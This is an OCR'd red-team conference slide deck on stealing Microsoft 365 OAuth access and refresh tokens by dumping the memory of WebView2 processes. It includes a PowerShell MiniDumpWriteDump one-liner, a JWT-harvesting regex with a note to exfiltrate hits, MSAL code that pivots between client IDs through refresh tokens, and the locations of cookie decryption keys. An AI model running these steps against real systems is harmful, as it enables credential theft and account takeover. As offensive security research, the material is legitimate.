Beyond LSASS

Cutting-Edge Techniques for Undetectable Threat Emulation

Priyank Nigam
Microsoft Red Team

SWISS CYBERSECURITY CONFERENCE
INSOMNI'HACK

Bio


- Senior **Red** Teamer @Microsoft
- Bug Bounties/Responsible Disclosures
- Research Interests
  - AppSec (Web/mobile/AI/LLMs)
  - IoT
  - Network Sec
  - MS Azure

- ~~Senior~~ **Blue** Teamer @Home
  - My toddlers -> Learn from folks who know no "rules" -> Just like real-world Threat actors! ☺

Agenda

- Windows post-exploitation landscape
- Protected (aka “noisy”) Objects
- WebView-based M365 apps
  - Mem dump
  - File Storage
- Lateral movement
- *Some* Defenses/detections

Scope


Initial Access
Post-Exploitation (stay undetectable*) as unprivileged user
Lateral Movement (Entra, etc.)

Footnote: **For as long as possible*

Red Team Objectives

Means to an end -

- Credential Harvesting (LSASS), registry, or configuration file)
- Privilege Escalation (local/network)
- Lateral Movement (across network)


Endgame

- Persistence & further Recon
- Data Exfiltration (One time or periodically or forever)

Quick Refresher

- **OAuth 2.0** : OAuth 2.0 is an authorization framework allowing third-party applications to access resources on behalf of a user without sharing their credentials.
- **Access Tokens**: These are short-lived tokens issued by the authorization server that grant the client temporary access to the user's protected resources.
- **Refresh Tokens**: Unlike access tokens, refresh tokens are long-lived and are used to request new access tokens when the current one expires, without requiring the user to reauthenticate.

Oauth Primer



Credential Dumping

- LSASS Dump:
  - The Local Security Authority Subsystem Service (LSASS) is a critical Windows process responsible for enforcing security policies, authenticating users, and managing access tokens.
  - EDR software loves this* (Defender detects at least 15+ attack methods) and keeps getting better

- Browser Cookies File
  - DPAPI Encrypted -> Detections


- Lucky? Find in plaintext files

Conclusion:

**https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/*

Enter M365 Apps

- Rely on WebView2 -> MS Edge -> Chromium as the rendering engine
- Eg – Outlook, Teams, Copilot, OneDrive



- Idea is to attack M365 apps, fetch ESTS token/PRT as well*


* *the only thing preventing further access is the Conditional Access policy*

Also applicable to “most” browsers..

Problem – Multiple subprocesses ?

- **Browser Process:** Manages the overall WebView2 instance.
- **Renderer Processes:** One or more processes for rendering web content, often one per domain or frame.
- **GPU Process:** Handles graphics and rendering tasks.
- **Utility Processes:** For tasks like network communication, audio, or other services.

•Eg: ~7 sub-processes per app


Microsoft Teams (7)
WebView2: Microsoft Teams
WebView2 Utility: Storage Service
WebView2 Utility: Network Service
WebView2 Utility: Audio Service
WebView2 Manager
WebView2 GPU Process
Crashpad

On a typical Win 11 machine

```
>> Get-Process | Where-Object { $_.ProcessName -like "*webview*" }  |  Measure-Object
```

```
Count     : 29
```

CommandLine args

```
"C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgewebview2.exe"
--type=utility
--utility-sub-type=storage.mojom.NetworkService
--service-sandbox-type=service
--user-data-dir="C:\Users\[targetuser]\AppData\Local\Packages\MSTeams_8wekyb3d8bbwe\LocalCache\Microsoft\MSTeams\EBWebView"
--webview-exe-name=ms-teams.exe
--webview-exe-version=[version]
--embedded-browser-webview=1 --embedded-browser-webview-dpi-awareness=2
--enable-features=AutofillReplaceCachedWebElementsByRendererIds
```

~~Some~~ documentation/Research opportunity - https://learn.microsoft.com/en-us/microsoft-edge/webview2/concepts/webview-features-flags

Chromium utilities


- Mojo is a collection of runtime libraries providing a platform-agnostic abstraction of common IPC primitives, a message IDL format, and a bindings library with code generation for multiple target languages to facilitate convenient message passing across arbitrary inter- and intra-process boundaries.

TLDR - The browser creates the utility process and asks it to launch these services[1]

If the network service crashes, it gets restarted in a new utility process. The goal is for the failure to be mostly recoverable, which is advantageous for us

1 *https://chromium.googlesource.com/chromium/src/+/HEAD/services/network/README.md*

Filter by utility type



```
>> Get-WmiObject Win32_Process | Where-Object { $_.CommandLine -match "storageservice" } | Select-Object -Property ProcessId, Name, CommandLine

ProcessId Name                        CommandLine
--------- ----                        -----------
     6500 msedge.exe                  "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=storage.mojom.StorageService --lang=en-US --ser..
    20120 chrome.exe                  "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=storage.mojom.StorageService --lang=en-US --service-sa..
    23320 Creative Cloud UI Helper.exe "C:\Program Files\Common Files\Adobe\Adobe Desktop Common\HEX\Creative Cloud UI Helper.exe" --type=utility --utility-sub-type=storage.mojom.Stor..
    26904 msedgewebview2.exe          "C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgewebview2.exe" --type=utility --utility-sub-type=storage.mojom.Stor..
    45532 msedgewebview2.exe          "C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgewebview2.exe" --type=utility --utility-sub-type=storage.mojom.Stor..
```

Count : 5

Same for networkStorage subtype

TLDR

- Target StorageService for local/session storage
  - Storage has all tokens, valid at least one hour.
  - Refresh token to get additional tokens.

- Target NetworkService for Cookies


https://chromium.googlesource.com/chromium/src/+/HEAD/services/network/cookie_manager.cc

Approach

- Create process dump using `Dbghelp::MiniDumpWriteDump`

```
$MiniDumpType = 0x00061907

$tmp = [k32.api]::MiniDumpWriteDump($ProcHandle,
$p, $FileStreamObject.Handle, $MiniDumpType,
[IntPtr]::Zero, [IntPtr]::Zero, [IntPtr]::Zero)
```



AlertName	Activity that might lead to credential and token theft
Category	Execution

One-liner

```
Add-Type -TypeDefinition @"using System;using
System.Runtime.InteropServices;public class
MiniDump{    [DllImport("dbghelp.dll", SetLastError
= true)]    public static extern bool
MiniDumpWriteDump(IntPtr hProcess, uint ProcessId,
IntPtr hFile, uint DumpType, IntPtr ExceptionParam,
IntPtr UserStreamParam, IntPtr
CallbackParam);}"@;$Process = Get-Process -Name
"*webview*" $ProcessId = $Process.Id$ProcessHandle =
$Process.Handle$File =
[System.IO.File]::Create("C:\path\to\dump.dmp")[Mini
Dump]::MiniDumpWriteDump($ProcessHandle, $ProcessId,
$File.SafeFileHandle.DangerousGetHandle(), 2,
[IntPtr]::Zero, [IntPtr]::Zero,
[IntPtr]::Zero)$File.Close()
```

Minidump

- Procdump is a sysadmin tool too, which is usually not monitored.
- Minidump file sizes and contents vary widely based on the program, the dumping application, and selected options, ranging from detailed memory and handle tables to minimal information like a single thread or stack-referenced modules.
- Despite its name, some minidump files can be larger and more comprehensive than full user-mode dump files.

Post-Processing on the target

```
$jwtRegex = '\beyJ[A-Za-z0-9-_]+\.[A-Za-z0-9-_]+\.[A-Za-z0-9-_=]+\b'
$audiences = "https://ic3.teams.office.com"   //Intelligent Conversation
and Communications Cloud
$audiences = "https://outlook.office.com/", "https://api.office.net"
$audiences = @("https://graph.microsoft.com/")
```

Once we got a hit -> exfil to Red Team Infra

Drawbacks – Access tokens were valid only for an hour.

Consider fetching RTs, but they are opaque and cannot be mapped to a aud. Regex - [0-9]\.A.*

Results

- Typical Win11 target, from dumping ~7 processes to 2 -> 750seconds ->116 seconds
- Runtime ↓ by ~84%

Tokens!

- The claims are unencrypted, but signed. So you know which API to target.
- Only valid for specific service, with Graph being most powerful for information stealing.

- Eg - `https://graph.Microsoft.com/`

But if you fetch a refresh token..

- Then any service within a “family” can be targeted..usually M365 apps.

- Family of client ids – The undocumented “foci” flag within the auth code grant flow


```
az_ps_client = msal.PublicClientApplication( "1950a258-
227b-4e31-a9cf-717495945fc2”) # ID for Azure Powershell


device_flow = az_ps_client.initiate_device_flow(
scopes=["https://graph.microsoft.com/.default"] )


az_AT =
az_ps_client.acquire_token_by_device_flow(device_flow)


>>> az_AT.get("scope")

'email openid profile
https://graph.microsoft.com/AuditLog.Read.All
https://graph.microsoft.com/Directory.AccessAsUser.All
https://graph.microsoft.com/.default'
```



CONTOSO demo

adelev@m365x65514786.onmicrosoft.com

Are you trying to sign in to Microsoft Azure PowerShell?

Only continue if you downloaded the app from a store or website that you trust.

Contoso

```
# Get AT for a different client & scope

>>> Papps_AT= (az_ps_client
.acquire_token_by_refresh_token(az_AT.get("refresh_token"),
scopes=["https://service.powerapps.com/.default"],))


>>> Papps_AT.get("scope")
'https://service.powerapps.com/user_impersonation
https://service.powerapps.com/.default'
```

```
teams_client = msal.PublicClientApplication("1fec8e78-bce4-4aaf-ab1b-
5451cc387264”)


 teams_AT=
(teams_client.acquire_token_by_refresh_token(az_AT.get("refresh_token"),
scopes=["https://service.powerapps.com/.default"],))
```

- https://github.com/dirkjanm/ROADtools - High Detection Rate!
- Research - https://github.com/secureworks/family-of-client-ids-research

```
>>> teams_AT=
(teams_client.acquire_token_by_refresh_token(azure_management_AT.get("refre
sh_token"), scopes=["https://vault.azure.net/.default"],))


>>> teams_AT
{'token_type': 'Bearer', 'scope':
'https://vault.azure.net/user_impersonation
https://vault.azure.net/.default', 'expires_in': 3988, 'ext_expires_in':
3988, 'access_token': 'eyJ0eXAiOiJKV
```

Example Pivot

- Use AT for MS bing Search (mobile) to interact with Powerapps REST API as the same user.

- Each Env is different, and some 1P apps are trusted to process


WebView2 File Storage

%LOCALAPPDATA%/Packages

For WebView2-based app, will always contain the Edge profle. Eg – Msteams –

Contains the Cookies - ~/Network
Key to decrypt the file - ../Local State


Warning – DPAPI Call might be detected!



AmountExtractionHeuristicRegexes
AutoLaunchProtocolsComponent
BrowserMetrics
CertificateRevocation
component_crx_cache
Crashpad
Default
Edge Cloud Config
GraphiteDawnCache
GrShaderCache
hyphen-data
OriginTrials
PKIMetadata
ShaderCache
SmartScreen
Speech Recognition


LevelDB

- `.ldb` files contain some human-readable text that is often mangled and hard to interpret, and this structure is commonly found in various similar artifacts.
